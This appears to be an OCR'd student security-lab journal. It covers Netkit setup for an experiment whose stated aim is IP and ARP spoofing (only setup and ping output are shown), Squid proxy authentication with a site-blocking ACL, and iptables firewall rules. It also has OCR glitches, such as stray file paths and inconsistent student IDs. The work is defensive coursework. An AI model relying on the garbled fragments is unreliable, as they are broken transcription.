Academic Year: 2025-26
Semester: V
Class / Branch/ Div: TEIT C
Subject: SL Lab

Name of Student: Huzaifa Bubere
Student ID:24204004
Roll No.03
Date of Submission:


Experiment No:1

Aim: To study IP spoofing and ARP spoofing over a local area networ Code & Output:

```
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~/Ritesh$  tar -xjSf netkit-2.8.tar.bz2
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~/Ritesh$  tar -xjSf netkit-filesystem-i386-F5.2.tar.bz2
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~/Ritesh$ tar -xjSf netkit-kernel-i386-K2.8.tar.bz2
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~/Ritesh$ export NETKIT_HOME=/home/Ritesh/netkit
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~/Ritesh$ export MANPATH=:$NETKIT_HOME/man
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~/Ritesh$ export PATH=$NETKIT_HOME/bin:$PATH
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~/Ritesh$  cd netkit
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~/Ritesh/netkit$ export PATH=/home/vishal/Downloads/netkit/bin:
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~/Ritesh/netkit$ export PATH=/home/vishal/Downloads/netkit/bin:$PATH
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~/Ritesh/netkit$ ./check_configuration.sh
>  Checking path correctness... ./check_configuration.sh: 35: check_configuration.d/01-check_path.sh: grep: not found
passed.
>  Checking environment... failed!
```

```
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~/Ritesh/netkit$ export PATH=/home/apsit/Ritesh/netkit/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~/Ritesh/netkit$ export MANPATH=$MANPATH::/home/apsit/Ritesh/netkit/man
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~/Ritesh/netkit$ which grep
/bin/grep
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~/Ritesh/netkit$ grep --version
grep (GNU grep) 3.1
Copyright (C) 2017 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

Written by Mike Haertel and others, see <http://git.sv.gnu.org/cgit/grep.git/tree/AUTHORS>.
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~/Ritesh/netkit$ ./check_configuration.sh
>  Checking path correctness... passed.
>  Checking environment... passed.
>  Checking for availability of man pages... passed.
>  Checking for proper directories in the PATH... passed.
>  Checking for availability of auxiliary tools:
       awk          : ok
       basename     : ok
       date         : ok
       dirname      : ok
       find         : ok
       getopt       : ok
       grep         : ok
       head         : ok
       id           : ok
       kill         : ok
       ls           : ok
       lsof         : ok
       ps           : ok
       readlink     : ok
       wc           : ok
       port-helper  : ok
       tunctl       : ok
       uml_mconsole : ok
       uml_switch   : ok
passed.
>  Checking for availability of terminal emulator applications:
       xterm          : found
       konsole        : not found
       gnome-terminal : found
```

```
[ READY ] Congratulations! Your Netkit setup is now complete!
          Enjoy Netkit!
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~/Ritesh/netkit$ vstart pc1 -eth0=A
vstart: In command line "/home/apsit/Ritesh/netkit/bin/vstart pc1 -eth0=A"
Too many arguments: -eth0=A
Use /home/apsit/Ritesh/netkit/bin/vstart --help to get help.
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~/Ritesh/netkit$ vstart pc1 -eth0=A
vstart: In command line "/home/apsit/Ritesh/netkit/bin/vstart pc1 -eth0=A"
Too many arguments: -eth0=A
Use /home/apsit/Ritesh/netkit/bin/vstart --help to get help.
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~/Ritesh/netkit$ vstart pc1 -eth0=A


============= Starting virtual machine "pc1" =============
   Kernel:     /home/apsit/Ritesh/netkit/kernel/netkit-kernel
   Modules:    /home/apsit/Ritesh/netkit/kernel/modules
   Memory:     32 MB
   Model fs:   /home/apsit/Ritesh/netkit/fs/netkit-fs
   Filesystem: /home/apsit/Ritesh/netkit/pc1.disk (new)
   Hostfs at:  /home/apsit
   Boot cmd:   "th0=A"

Running ==> xterm -e /home/apsit/Ritesh/netkit/kernel/netkit-kernel modules=/home/apsit/Ritesh/netkit/kernel/modules name=pc1 title=pc1 umid=pc1 mem=36M ubd0=/home/apsit
/Ritesh/netkit/pc1.disk,/home/apsit/Ritesh/netkit/fs/netkit-fs root=98:1 uml_dir=/home/apsit/.netkit/mconsole hosthome=/home/apsit exec="th0=A" quiet con0=fd:0,fd:1 con1
=null SELINUX_INIT=0
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~/Ritesh/netkit$ vstart pc2 -eth0=A


============= Starting virtual machine "pc2" =============
   Kernel:     /home/apsit/Ritesh/netkit/kernel/netkit-kernel
   Modules:    /home/apsit/Ritesh/netkit/kernel/modules
   Memory:     32 MB
   Model fs:   /home/apsit/Ritesh/netkit/fs/netkit-fs
   Filesystem: /home/apsit/Ritesh/netkit/pc2.disk (new)
   Hostfs at:  /home/apsit
   Boot cmd:   "th0=A"

Running ==> xterm -e /home/apsit/Ritesh/netkit/kernel/netkit-kernel modules=/home/apsit/Ritesh/netkit/kernel/modules name=pc2 title=pc2 umid=pc2 mem=36M ubd0=/home/apsit
/Ritesh/netkit/pc2.disk,/home/apsit/Ritesh/netkit/fs/netkit-fs root=98:1 uml_dir=/home/apsit/.netkit/mconsole hosthome=/home/apsit exec="th0=A" quiet con0=fd:0,fd:1 con1
=null SELINUX_INIT=0
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~/Ritesh/netkit$ vstart pc3 -eth0=A
```



pute_64.pdf

```
pc2
. (43)
08:50:16.566534 IP pc2 > pc2: ICMP pc2 udp port domain unreachable, length 79
08:50:16.566651 IP pc2.51591 > pc2.domain: 37851+ PTR? 12.1.168.192.in-addr.arpa
. (43)
08:50:16.566653 IP pc2 > pc2: ICMP pc2 udp port domain unreachable, length 79
08:50:16.566699 IP pc2.58522 > pc2.domain: 37851+ PTR? 12.1.168.192.in-addr.arpa
. (43)
08:50:16.566702 IP pc2 > pc2: ICMP pc2 udp port domain unreachable, length 79
08:50:17.577393 IP 192.168.1.12 > 192.168.1.13: ICMP echo request, id 64769, seq
 2, length 64
08:50:17.577479 IP 192.168.1.13 > 192.168.1.12: ICMP echo reply, id 64769, seq 2
, length 64
08:50:18.577429 IP 192.168.1.12 > 192.168.1.13: ICMP echo request, id 64769, seq
 3, length 64
08:50:18.577532 IP 192.168.1.13 > 192.168.1.12: ICMP echo reply, id 64769, seq 3
, length 64
08:50:19.577560 IP 192.168.1.12 > 192.168.1.13: ICMP echo request, id 64769, seq
 4, length 64
08:50:19.577629 IP 192.168.1.13 > 192.168.1.12: ICMP echo reply, id 64769, seq 4
, length 64
08:50:20.577383 IP 192.168.1.12 > 192.168.1.13: ICMP echo request, id 64769, seq
 5, length 64
08:50:20.577395 IP 192.168.1.13 > 192.168.1.12: ICMP echo reply, id 64769, seq 5
, length 64
```

```
pc3
--- 192.168.1.11 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2010ms
rtt min/avg/max/mdev = 0.264/0.703/1.510/0.571 ms
pc3:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 2e:fe:a2:81:23:ce
          inet addr:192.168.1.13  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::2cfe:a2ff:fe81:23ce/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:37 errors:0 dropped:0 overruns:0 frame:0
          TX packets:17 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2420 (2.3 KiB)  TX bytes:1322 (1.2 KiB)
          Interrupt:5

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:2 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:100 (100.0 B)  TX bytes:100 (100.0 B)

pc3:~# ping 192.168.1.11
```

Department of Information Technology

Semester V
Academic Year: TE
Branch: IT
Subject: Security Lab (SL)
Name of Instructor: Prof.Vishal

Name of Student: Huzaifa Bubere
Student ID: 24204006
Roll No: 03

EXPERIMENT NO. 2

Aim: To Study use of access control Lists to deploy security policies of Web Access by configuring authentication based proxy server by using SQUID.

SQUID Configuration file:

```
5591 # httpd_suppress_version_string off
5592
5593 #  TAG: visible_hostname
5594
5595 #       If you want to present a special hostname in error messages, etc,
5596 #       define this.  Otherwise, the return value of gethostname()
5597 #       will be used. If you have multiple caches in a cluster and
5598 #       get errors about IP-forwarding you must set them to have individual
5599 #       names with this setting.
5600 #Default:
5601 # Automatically detect the system host name
5602
5603 #  TAG: unique_hostname
5604 #       If you want to have multiple machines with the same
5605 #       'visible_hostname' you must give each machine a different
5606 #       'unique_hostname' so forwarding loops can be detected.
5607 #Default:
5608 # Copy the value from visible_hostname
5609
5610 #  TAG: hostname_aliases
5611 #       A list of other DNS names your cache has.
5612 #Default:
5613 # none
5614
5615 #  TAG: umask
5616 #       Minimum umask which should be enforced while the proxy
5617 #       is running, in addition to the umask set at startup.
5618 #
```


we edited the host name

```
 997 auth_param basic program /usr/lib/squid/basic_ncsa_auth /etc/squid/passwd
 998 auth_param basic credentialsttl 30 minutes
 999 auth_param basic casesensitive on
1000 auth_param basic realm Raj proxy-caching web server for APSIT
1001 acl ncsa proxy_auth REQUIRED
1002 http_access allow ncsa
1003 #  TAG: proxy_protocol_access
1004 #       Determine which client proxies can be trusted to provide correct
1005 #       information regarding real client IP address using PROXY protocol.
1006 #
1007 #       Requests may pass through a chain of several other proxies
1008 #       before reaching us. The original source details may by sent in:
1009 #               * HTTP message Forwarded header, or
1010 #               * HTTP message X-Forwarded-For header, or
1011 #               * PROXY protocol connection header.
1012 #
1013 #       This directive is solely for validating new PROXY protocol
1014 #       connections received from a port flagged with require-proxy-header.
1015 #       It is checked only once after TCP connection setup.
1016 #
1017 #       A deny match results in TCP connection closure.
1018 #
1019 #       An allow match is required for Squid to permit the corresponding
1020 #       TCP connection, before Squid even looks for HTTP request headers.
1021 #       If there is an allow match, Squid starts using PROXY header information
1022 #       to determine the source address of the connection for all future ACL
1023 #       checks, logging, etc.
```


through this command we create a file and add credentials to user yadnika.

```
apsit@apsit-HP-Pro-Tower-280-G9-PCI-Desktop-PC:~$ sudo htpasswd /etc/squid/passwd Raj
New password:
Re-type new password:
Adding password for user Raj
apsit@apsit-HP-Pro-Tower-280-G9-PCI-Desktop-PC:~$
```

If we open browserand it will ask for authentication



we have blocked facebook so client cannot access this website



```
apsit@apsit:/etc/squid$ sudo tail -f /var/log/squid/access.log
1754043318.680    123 192.168.96.10 TCP_TUNNEL/200 39 CONNECT www.google.com:443 yadnika HIER_DIRECT/142.251.220.36 -
1754043318.967    234 192.168.96.10 TCP_TUNNEL/200 39 CONNECT www.google.com:443 yadnika HIER_DIRECT/142.251.220.36 -
1754043319.255    224 192.168.96.10 TCP_TUNNEL/200 39 CONNECT www.google.com:443 yadnika HIER_DIRECT/142.251.220.36 -
1754043319.398     90 192.168.96.10 TCP_TUNNEL/200 39 CONNECT www.google.com:443 yadnika HIER_DIRECT/142.251.220.36 -
1754043319.591    137 192.168.96.10 TCP_TUNNEL/200 39 CONNECT www.google.com:443 yadnika HIER_DIRECT/142.251.220.36 -
1754043320.290    645 192.168.96.10 TCP_TUNNEL/200 39 CONNECT www.google.com:443 yadnika HIER_DIRECT/142.251.220.36 -
1754043322.687      0 192.168.96.10 NONE_NONE/000 0 - error:transaction-end-before-headers - HIER_NONE/- -
1754043322.742      1 192.168.96.10 TCP_TUNNEL/200 39 CONNECT www.gstatic.com:443 yadnika HIER_DIRECT/142.251.42.35 -
1754043324.621      0 192.168.96.10 TCP_DENIED/403 4053 CONNECT www.facebook.com:443 - HIER_NONE/- text/html
1754043337.594      0 192.168.96.10 TCP_TUNNEL/200 39 CONNECT push.services.mozilla.com:443 yadnika HIER_DIRECT/34.107.
1754043359.460      4 192.168.96.10 TCP_MISS/200 449 GET http://detectportal.firefox.com/canonical.html yadnika HIER_DI
1754043359.465      4 192.168.96.10 TCP_MISS/200 367 GET http://detectportal.firefox.com/success.txt? yadnika HIER_DIRE
1754043359.465      4 192.168.96.10 TCP_MISS/200 367 GET http://detectportal.firefox.com/success.txt? yadnika HIER_DIRE
1754043364.890      0 192.168.96.10 TCP_DENIED/403 4053 CONNECT www.facebook.com:443 - HIER_NONE/- text/html
1754043365.090      0 192.168.96.10 TCP_DENIED/403 4053 CONNECT www.facebook.com:443 - HIER_NONE/- text/html
1754043365.561      0 192.168.96.10 TCP_DENIED/403 4053 CONNECT www.facebook.com:443 - HIER_NONE/- text/html
```

Conclusion:we have studied Squid Proxy server helps secure web servers by using Access Control Lists to restri unauthorized access userand gave credentials, when we open an browser an authentication block will popup user will give credentials and will be autho can use other website other than restricted websites.

Semester: V
Academic Year: 2025-26
Class / Branch: TE IT
Subject: Security Lab (SL)
Name of Instructor: Prof. Vishal Badgujar

Name of Student: Huzaifa Bubere
Student ID: 24204006

EXPERIMENT NO. 03

Aim: To study installation and configuration of Linux Kernel firewall iptables.

2. Software Required : Ubuntu 14.04 OS, iptables 1.6 3.

Theory :

A firewall is a network security system designed to prevent unauthorized access to or from a private network. Firewalls can be implemented in both hardware and software, or a combination of both. Network firewalls are frequently used to prevent unauthorized Internet users from accessing private networks connected to the Internet, especially intranets. Firewalls can be either hardware or software but the ideal configuration will consist of both. In addition to limiting access to your computer and network, a firewall is also useful for allowing remote access to a private network through secure authentication certificates and logins. Software firewalls are installed on your computer and can be customized which gives administrator control over its function and protection features. A software firewall will protect computer from outside attempts to control or gain access.

Setting up a good firewall is an essential step to take in securing any modern operating system. Most Linux distributions ship with a few different firewall tools that can be used to configure firewalls. Ipptables is a standard firewall included in most Linux distributions by default. It is actually a front end to the kernel-level netfilter hooks that can manipulate the Linux network stack. It works by matching each packet that crosses the networking interface against a set of rules to decide what to do.

IPTABLES : TABLES and CHAINS.

Iptables command allows the system administrators to manage incoming and outgoing traffics. IPtables contains set of tables, tables consists of chains and chains consists of rules. The iptables firewall operates by comparing network traffic against a set of rules. The rules define the characteristics that a packet must have to match the rule, and the action that should be taken for matching packets. There are many options to establish which packets match a specific rule. i.e. packet protocol type, the source or destination address or port, the interface that is being used, its relation to previous packets. When the defined pattern matches, the action that takes place is called

a target. A target can be a final policy decision for the packet, such as accept, or drop. These rules are organized into groups called chains. A chain is a set of rules that a packet is checked against sequentially. When the packet matches one of the rules, it executes the associated action and is not checked against the remaining rules in the chain.

IPTables has the following 3 built-in tables.

1. Filter Table

Filter is default table for iptables. So, if you don't define you own table, you'll be using filter table. Iptables's filter table has the following built-in chains.

•INPUT chain
•OUTPUT chain
•FORWARD chain

2. NAT table

Iptable's NAT table has the following built-in chains.

•PREROUTING chain – Alters packets before routing. i.e Packet translation happens immediately after the packet comes to the system (and before routing). This helps to translate the destination ip address of the packets to something that matches the routing on the local server. This is used for DNAT (destination NAT).

•POSTROUTING chain – Alters packets after routing. i.e Packet translation happens when the packets are leaving the system. This helps to translate the source ip address of the packets to something that might match the routing on the destination server. This is used for SNAT (source NAT).

•OUTPUT chain – NAT for locally generated packets on the firewall.

3. Mangle table

Iptables's Mangle table is for specialized packet alteration. This alters QOS bits in the TCP header. Mangle table has the following built-in chains.

•PREROUTING chain
•OUTPUT chain
•FORWARD chain
•INPUT chain
•POSTROUTING chain

A user can create chains as needed. There are three chains defined by default. They are:
•INPUT: This chain handles all packets that are addressed to your server.
•OUTPUT: This chain contains rules for traffic created by your server.
•FORWARD: This chain is used to deal with traffic destined for other servers that are not created on your server. This chain is basically a way to configure your server to route requests to other machines.

Each chain can contain zero or more rules, and has a default policy. The policy determines what happens when a packet drops through all of the rules in the chain and does not match any rule. Firewall can either drop the packet or accept the packet if no rules match. Through a module that can be loaded via rules, iptables can also track connections. This means rules can be created that can define what happens to a packet based on its relationship to previous packets. This capability is called "state tracking", "connection tracking", or configuring the "state machine".

Usage of Iptables

An iptable command-line utility can be followed by an argument denoting the command to execute. To add a new rule to a chain, you use -A . Use -D to remove it, and -R to replace it. The -s option specifies the source address attached to the packet, -d specifies the destination address, and the -j option specifies the target of the rule. The ACCEPT target will allow a packet to pass. The -i option now indicates the input device and can be used only with the INPUT and FORWARD chains. The -o option indicates the output device and can be used only for OUTPUT and FORWARD chains.

Set Default Chain Policies
The default chain policy is ACCEPT. Change this to DROP for all INPUT, FORWARD, and OUTPUT chains as shown below.

iptables -P INPUT DROP

iptables -P FORWARD DROP

iptables -P OUTPUT DROP

When you make both INPUT, and OUTPUT chain's default policy as DROP, for every firewall rule requirement you have, you should define two rules. i.e one for incoming and one for outgoing. In all our examples below, we have two rules for each scenario, as we've set DROP as default policy for both INPUT and OUTPUT chain.

Basic iptables Commands

iptables commands must be run with root privilege

1. list the current rules that are configured for iptables

sudo iptables -L

```
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$ sudo iptables -L
[sudo] password for apsit:
Chain INPUT (policy DROP)
target     prot opt source               destination
ufw-before-logging-input  all  --  anywhere             anywhere
ufw-before-input  all  --  anywhere             anywhere
ufw-after-input  all  --  anywhere             anywhere
ufw-after-logging-input  all  --  anywhere             anywhere
ufw-reject-input  all  --  anywhere             anywhere
ufw-track-input  all  --  anywhere             anywhere

Chain FORWARD (policy DROP)
target     prot opt source               destination
ufw-before-logging-forward  all  --  anywhere             anywhere
ufw-before-forward  all  --  anywhere             anywhere
ufw-after-forward  all  --  anywhere             anywhere
ufw-after-logging-forward  all  --  anywhere             anywhere
ufw-reject-forward  all  --  anywhere             anywhere
ufw-track-forward  all  --  anywhere             anywhere

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
ufw-before-logging-output  all  --  anywhere             anywhere
ufw-before-output  all  --  anywhere             anywhere
ufw-after-output  all  --  anywhere             anywhere
ufw-after-logging-output  all  --  anywhere             anywhere
ufw-reject-output  all  --  anywhere             anywhere
ufw-track-output  all  --  anywhere             anywhere

Chain ufw-after-forward (1 references)
target     prot opt source               destination

Chain ufw-after-input (1 references)
target     prot opt source               destination
ufw-skip-to-policy-input  udp  --  anywhere             anywhere             udp dpt:netbios-ns
ufw-skip-to-policy-input  udp  --  anywhere             anywhere             udp dpt:netbios-dgm
ufw-skip-to-policy-input  tcp  --  anywhere             anywhere             tcp dpt:netbios-ssn
ufw-skip-to-policy-input  tcp  --  anywhere             anywhere             tcp dpt:microsoft-ds
```

IPTables and Connection Tracking

Administrator can inspect and restrict connections to services based on their connection state. A module within iptables uses a method called connection tracking to store information about incoming connections. Access can be allowed or denied based on the following connection states:

• NEW — A packet requesting a new connection, such as an HTTP request.
• ESTABLISHED — A packet that is part of an existing connection.
• RELATED — A packet that is requesting a new connection but is part of an existing connection. For example, FTP uses port 21 to establish a connection, but data is transferred on a different port (typically port 20).
• INVALID — A packet that is not part of any connections in the connection tracking table.

Stateful functionality of iptables can be used for connection tracking with any network protocol, even if the protocol itself is stateless (such as UDP).

Allow Established and Related Incoming Connections

As network traffic generally needs to be two-way—incoming and outgoing—to work properly, it is typical to create a firewall rule that allows established and related incoming traffic, so that the server will allow return traffic to outgoing connections initiated by the server itself. Following command will allow that

sudo iptables -A INPUT -m conntrack –ctstate ESTABLISHED,RELATED -j ACCEPT

```
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$ sudo iptables -A INPUT -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$ sudo iptables -L
Chain INPUT (policy DROP)
target     prot opt source               destination
ufw-before-logging-input  all  --  anywhere             anywhere
ufw-before-input  all  --  anywhere             anywhere
ufw-after-input  all  --  anywhere             anywhere
ufw-after-logging-input  all  --  anywhere             anywhere
ufw-reject-input  all  --  anywhere             anywhere
ufw-track-input  all  --  anywhere             anywhere
ACCEPT     all  --  anywhere             anywhere             ctstate RELATED,ESTABLISHED

Chain FORWARD (policy DROP)
target     prot opt source               destination
ufw-before-logging-forward  all  --  anywhere             anywhere
ufw-before-forward  all  --  anywhere             anywhere
ufw-after-forward  all  --  anywhere             anywhere
ufw-after-logging-forward  all  --  anywhere             anywhere
ufw-reject-forward  all  --  anywhere             anywhere
ufw-track-forward  all  --  anywhere             anywhere

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
ufw-before-logging-output  all  --  anywhere             anywhere
ufw-before-output  all  --  anywhere             anywhere
ufw-after-output  all  --  anywhere             anywhere
ufw-after-logging-output  all  --  anywhere             anywhere
ufw-reject-output  all  --  anywhere             anywhere
ufw-track-output  all  --  anywhere             anywhere

Chain ufw-after-forward (1 references)
target     prot opt source               destination

Chain ufw-after-input (1 references)
target     prot opt source               destination
```

• **-A INPUT:** The -A flag appends a rule to the end of a chain. This is the portion of the command that tells iptables that we wish to add a new rule, that we want that rule added to the end of the chain, and that the chain we want to operate on is the INPUT chain.

• **-m conntrack:** iptables has a set of core functionality, but also has a set of extensions or modules that provide extra capabilities.
In this portion of the command, we're stating that we wish to have access to the functionality provided by the conntrack module. This module gives access to commands that can be used to make decisions based on the packet's relationship to previous connections.
• --ctstate: This is one of the commands made available by calling the conntrack module. This command allows us to match packets based on how they are related to packets we've seen before.
We pass it the value of ESTABLISHED to allow packets that are part of an existing connection.
We pass it the value of RELATED to allow packets that are associated with an established connection. This is the portion of the rule that matches our current SSH session.

• -j ACCEPT: This specifies the target of matching packets. Here, we tell iptables that packets that match the preceding criteria should be accepted and allowed through.

Allow Established Outgoing Connections

You may want to allow outgoing traffic of all established connections, which are typically the response to legitimate incoming connections. This command will allow that:

sudo iptables -A OUTPUT -m conntrack --ctstate ESTABLISHED -j ACCEPT

```
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$ sudo iptables -A OUTPUT -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$ sudo iptables -L
Chain INPUT (policy DROP)
target     prot opt source               destination
ufw-before-logging-input  all  --  anywhere             anywhere
ufw-before-input  all  --  anywhere             anywhere
ufw-after-input  all  --  anywhere             anywhere
ufw-after-logging-input  all  --  anywhere             anywhere
ufw-reject-input  all  --  anywhere             anywhere
ufw-track-input  all  --  anywhere             anywhere
ACCEPT     all  --  anywhere             anywhere             ctstate RELATED,ESTABLISHED

Chain FORWARD (policy DROP)
target     prot opt source               destination
ufw-before-logging-forward  all  --  anywhere             anywhere
ufw-before-forward  all  --  anywhere             anywhere
ufw-after-forward  all  --  anywhere             anywhere
ufw-after-logging-forward  all  --  anywhere             anywhere
ufw-reject-forward  all  --  anywhere             anywhere
ufw-track-forward  all  --  anywhere             anywhere

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
ufw-before-logging-output  all  --  anywhere             anywhere
ufw-before-output  all  --  anywhere             anywhere
ufw-after-output  all  --  anywhere             anywhere
ufw-after-logging-output  all  --  anywhere             anywhere
ufw-reject-output  all  --  anywhere             anywhere
ufw-track-output  all  --  anywhere             anywhere
ACCEPT     all  --  anywhere             anywhere             ctstate RELATED,ESTABLISHED
```

Service : SSH

Allow All Incoming SSH

If hosting a cloud server or hosting Web server then this will probably requires allowing incoming SSH connections (port 22) so administrator can connect to and can manage server.

iptables -A INPUT -p tcp --dport 22 -m conntrack --ctstate NEW,ESTABLISHED -j ACCEPT

iptables -A OUTPUT -p tcp --sport 22 -m conntrack --ctstate ESTABLISHED -j ACCEPT

The second command, which allows the outgoing traffic of established SSH connections, is only necessary if the OUTPUT policy is not set to ACCEPT.

Allow outgoing SSH to Specific IP address or subnet

```
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$ sudo iptables -A INPUT -p tcp --dport 22 -m conntrack --ctstate NEW,ESTABLISHED -j ACCEPT
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$ sudo iptables -L
Chain INPUT (policy DROP)
target     prot opt source               destination
ufw-before-logging-input  all  --  anywhere             anywhere
ufw-before-input  all  --  anywhere             anywhere
ufw-after-input  all  --  anywhere             anywhere
ufw-after-logging-input  all  --  anywhere             anywhere
ufw-reject-input  all  --  anywhere             anywhere
ufw-track-input  all  --  anywhere             anywhere
ACCEPT     all  --  anywhere             anywhere             ctstate RELATED,ESTABLISHED
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:ssh ctstate NEW,ESTABLISHED

Chain FORWARD (policy DROP)
target     prot opt source               destination
ufw-before-logging-forward  all  --  anywhere             anywhere
ufw-before-forward  all  --  anywhere             anywhere
ufw-after-forward  all  --  anywhere             anywhere
ufw-after-logging-forward  all  --  anywhere             anywhere
ufw-reject-forward  all  --  anywhere             anywhere
ufw-track-forward  all  --  anywhere             anywhere

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
ufw-before-logging-output  all  --  anywhere             anywhere
ufw-before-output  all  --  anywhere             anywhere
ufw-after-output  all  --  anywhere             anywhere
ufw-after-logging-output  all  --  anywhere             anywhere
